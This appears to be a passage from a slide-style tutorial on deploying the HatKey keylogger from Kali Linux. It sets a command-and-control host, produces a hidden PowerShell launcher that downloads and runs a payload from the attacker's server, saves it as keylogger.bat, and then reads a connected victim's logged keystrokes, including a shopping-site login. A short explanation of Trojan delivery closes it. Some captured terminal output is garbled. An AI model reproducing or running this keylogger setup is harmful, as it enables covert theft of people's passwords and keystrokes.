
Step 8

- ▶ We need to run the command and hence we get a code and this has to be copied
- ▶ We need to copy the below URL in text document




Step 9

► The code is copied in a text document and the file is saved as keylogger.bat



Step 10

- ▶ This is the Key logger file saved in my laptop which will be use in my program



Step 11

▶ When the keylogger file is saved we see that in kali Linux one agent is connected

```
HatKey > show command and controller variables
```

| Name | Current Setting | Required | Description |
|------|-----------------|----------|---------------------------------------|
| host | | True | The Command and Controller IP address |
| port | 8080 | True | The Command and Controller port |

```
HatKey > set host 192.168.1.104
HatKey > show
```

| Name | Current Setting | Required | Description |
|------|-----------------|----------|---------------------------------------|
| host | 192.168.1.104 | True | The Command and Controller IP address |
| port | 8080 | True | The Command and Controller port |


```
HatKey > run
[+] Server start on: http://192.168.1.104:8080/
[+] Keylogger launcher is:
powershell -exec bypass -WindowStyle Hidden IEX(IEX("[System.Text.Encoding]
93bmXvYWRtdHJpbmcoImh0dHA6Ly8xOTIuMTY4LjEuMTA0OjgwODAvZ2V0X3BheWxvYWQiKQ=
HatKey >
[+] Agent Connected: 192.168.1.103.sinurita mahapatra
```

23°C
Haze

SHOT ON REDMI Y3
AI DUAL CAMERA

Step 12


- ▶ Go to google and go to anywhere you like like here I choose flipcart and tried to login



Step 13


15

- ▶ We need to write cd Hatkey followed by ls and then cd Output as shown here



Step 14

► The ip address which got connected is copied and pasted on writhing cat




```
kali@kali: ~/Hatkey/O
File Actions Edit View Help
(kali@kali)-[~]
$ cd Hatkey
(kali@kali)-[~/Hatkey]
$ ls
HatKey.py  Lib  LICENSE  Output  README.md  System
(kali@kali)-[~/Hatkey]
$ cd Output
(kali@kali)-[~/Hatkey/Output]
$ ls
192.168.1.103.sinurita mahapatra.txt  Hatkey  __init__.py
(kali@kali)-[~/Hatkey/Output]
$ cat 192.168.1.103.sinurita mahapatra.txt
Name: ...
Type: ...
The connected and Controller IP address: ...
The connected and Controller port: ...
HatKey > get Host 192.168.1.104
HatKey > show
Name Current Setting Required Description
The connected and Controller IP address: ...
The connected and Controller port: ...
```

SHOT ON REDMI Y3
AI DUAL CAMERA

Step 15

- ▶ We have to go to another terminal and type hatkey and cd output then ls.
- ▶ Then we see one ip address present




```
File Machine View Input Devices Help
File Actions Edit View Help
(kali@kali)-[~]
$ cd Hatkey
(kali@kali)-[~/Hatkey]
$ ls
HatKey.py  Lib  LICENSE  Output  README.md  System
(kali@kali)-[~/Hatkey]
$ cd Output
(kali@kali)-[~/Hatkey/Output]
$ ls
'192.168.1.103.sinurita mahapatra.txt'  Hatkey  __init__.py
(kali@kali)-[~/Hatkey/Output]
$
```

| Name | Current Setting | Required | Description |
|------|-----------------|----------|----------------------------------|
| IP | 192.168.1.103 | True | The IP address of the Controller |
| Port | 4444 | True | The port of the Controller |
| Host | 192.168.1.103 | True | The IP address of the Controller |
| Port | 4444 | True | The port of the Controller |

SHOT ON REDMI Y3
AI DUAL CAMERA

Step 16

- ▶ The ip address which is active is copied and pasted by writing cat and the pasted url as shown and this will give us all the activities performed by me



How do keyloggers infect the system?

- ▶ Most commonly, keyloggers infect your computer via a Trojan virus. This is a type of software that claims to be a useful tool but is actually a means to deliver malware. When the user downloads the tool, it may or may not work. In either case, the program installs malware onto your computer.
